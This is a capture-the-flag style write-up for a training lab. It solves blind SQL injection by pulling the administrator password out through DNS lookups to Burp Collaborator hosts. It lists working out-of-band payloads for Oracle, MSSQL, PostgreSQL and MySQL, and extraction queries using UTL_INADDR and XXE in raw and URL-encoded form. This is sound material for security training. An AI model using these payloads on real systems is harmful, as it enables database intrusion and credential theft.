
Lab 14: Blind SQL injection with out-of-band data exfiltration:
+Note+:
- This lab requires burp collaborator to complete which is only available with burpsuite professional, you can easily sign up for a burpsuite professional trial but for some reason they do not accept gmail accounts so use something else.
- This also just sometimes doesn’t work so you need to retry the same payload.
This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.
The SQL query is executed asynchronously and has no effect on the application’s response. However, you can trigger out-of-band interactions with an external domain.
The database contains a different table called
users, with columns calledusernameandpassword. You need to exploit the blind SQL injection vulnerability to find out the password of theadministratoruser.To solve the lab, log in as the
administratoruser.
Initial Reconnaissance/Discovery:
Like the previous lab we can’t just immediately start throwing single quotes at the parameter expecting to see a different response. Instead what we can do is intentionally test for this type of vulnerability.
First of all let’s confirm it’s vulnerable to this type of attack by checking if we can get the underlying database to make a DNS query to our server.
Establishing SQLi VIA OAST DNS Query:
Let’s generate a unique collaborator string URL.

Below are the payloads we will use to test this.
--Oracle
'|| (SELECT extractvalue(xmltype('<?xml version="1.0"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://oracle1.[BURP-COLLABORATOR-URL]"> %remote;]>'), '/l') FROM dual)--
'|| (SELECT UTL_INADDR.get_host_address('oracle2.dyfvyi858ouc6hnq1k0rnc239ufl3hr6.oastify.com') FROM dual)--

--MSSQL
'; EXEC master..xp_dirtree '\\\\MSSQL1.dyfvyi858ouc6hnq1k0rnc239ufl3hr6.oastify.com';--
--Or if embedding in a string concatenation context:
' + CHAR(13) + CHAR(10) + 'EXEC master..xp_dirtree '\\\\MSSQL2.dyfvyi858ouc6hnq1k0rnc239ufl3hr6.oastify.com'--

--PostgreSQL
'; COPY (SELECT '') TO PROGRAM 'nslookup PG.dyfvyi858ouc6hnq1k0rnc239ufl3hr6.oastify.com';--

--MySQL
'; SELECT LOAD_FILE('\\\\MySQL1.dyfvyi858ouc6hnq1k0rnc239ufl3hr6.oastify.com\\file.txt');--
'; SELECT 'x' INTO OUTFILE '\\\\MySQL2.dyfvyi858ouc6hnq1k0rnc239ufl3hr6.oastify.com\\exfil.txt';--
+Note+:

- I have prepended each url with the subdomain of the payload being used, this way if we get a hit we can see straight away what the valid payload was. (I know we could generate multiple collaborator urls, however this is far easier I find.)
We will grab a request and send to intruder.

As we can see we get a hit and it’s for the second Oracle payload so we know this an oracle database.
Scalar Subqueries in SQL:
For us to extract the administrators password from the database we need to use a scalar subquery to extract it.
A scalar subquery is a subquery that returns exactly one row and one column. This means it can be used as a normal value inside an expression. In Oracle, scalar subqueries behave like variables or string literals, meaning we can concatenate them with ||, pass them to functions, or use them inside conditions. Because they are treated as single values, the database requires that they produce only one result.
So if the subquery returns more than one row, Oracle raises the error ORA-01427: single-row subquery returns more than one row, and the entire expression fails, which in the context of this lab would mean nothing would happen. This also means subquery returning multiple columns cannot be used as a scalar value, e.g. you cannot use SELECT * FROM users. For this reason, any subquery embedded inside a function call or concatenation must be guaranteed to return exactly one value. This can be done by either using a unique key, applying ROWNUM = 1, or in this case using a restrictive WHERE clause and directly extracting the single value we want.
Solving The Lab Using A Subquery:
So now you know about subqueries we can move onto exploitation.
Returning A NULL Value As A POC:
To first verify this will work we will use the inbuilt dual table to return a NULL value.

' || (SELECT UTL_INADDR.get_host_address((SELECT 'NULL' FROM dual)||'.dyfvyi858ouc6hnq1k0rnc239ufl3hr6.oastify.com')FROM dual)--
As you can see it worked and the value NULL was prepended to our URL string.
Extracting The Administrators Password VIA OAST:
This means we can use the following payload to extract the administrators password. Without URL Encoding:

' || (SELECT UTL_INADDR.get_host_address((SELECT password FROM users WHERE username='administrator')||'.n2qcu70h6f5ispnnwegbmh46jxpodf14.oastify.com')FROM dual)--
URL Encoded:
'+||+(SELECT+UTL_INADDR.get_host_address((SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.n2qcu70h6f5ispnnwegbmh46jxpodf14.oastify.com')FROM+dual)--

We have the password prepended to our url in collaborator.

We can now solve the lab.
How This Technique Can Be Used To Enumerate Users ETC.
This technique so far has been great but very specific to this context, e.g. extract this specific users password but else can we use it?
Well we can modify our payload to extract usernames from the database also.

' || (SELECT UTL_INADDR.get_host_address((SELECT user FROM users WHERE ROWNUM=1)||'.p7xez95jbhakxrsp1gldrj98ozuqii67.oastify.com')FROM dual)--
By doing so we can see we have extracted the username PETER
Now with this data let’s extract Peter’s password.
' || (SELECT UTL_INADDR.get_host_address((SELECT password FROM users WHERE ROWNUM=1)||'.p7xez95jbhakxrsp1gldrj98ozuqii67.oastify.com')FROM dual)--
As we can see we get what appears to Peter’s password.

However if we run the below query we do not get a response.
' || (SELECT UTL_INADDR.get_host_address((SELECT password FROM users WHERE username='PETER')||'.p7xez95jbhakxrsp1gldrj98ozuqii67.oastify.com')FROM dual)--
And if we try Peter’s “password” it doesn’t work.


This is because the users column is different from the usernames column as if we run the below query.
' || (SELECT UTL_INADDR.get_host_address((SELECT username FROM users WHERE ROWNUM=1)||'.7t1wlrr1xzw2j9e7ny7vd1vqahg845su.oastify.com')FROM dual)--
We get the administrator username as expected.
Alternative XXE Payload Option To Extract The Administrators Password VIA OAST:
So we can actually use the same XXE payload that is used in the thirteenth SQLi lab to solve this too.
Without URL Encoding:

' || (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username='administrator')||'.uljclzvmv5httya7o1n8atpkwb22qwel.oastify.com/"> %remote;]>'),'/l') FROM dual)--
URL Encoded:
'+||+(SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+from+users+where+username%3d'administrator')||'.uljclzvmv5httya7o1n8atpkwb22qwel.oastify.com/">+%25remote%3b]>'),'/l')+FROM+d
Payload Sent

Collaborator shows the password like before.
We can then use that password to solve the lab.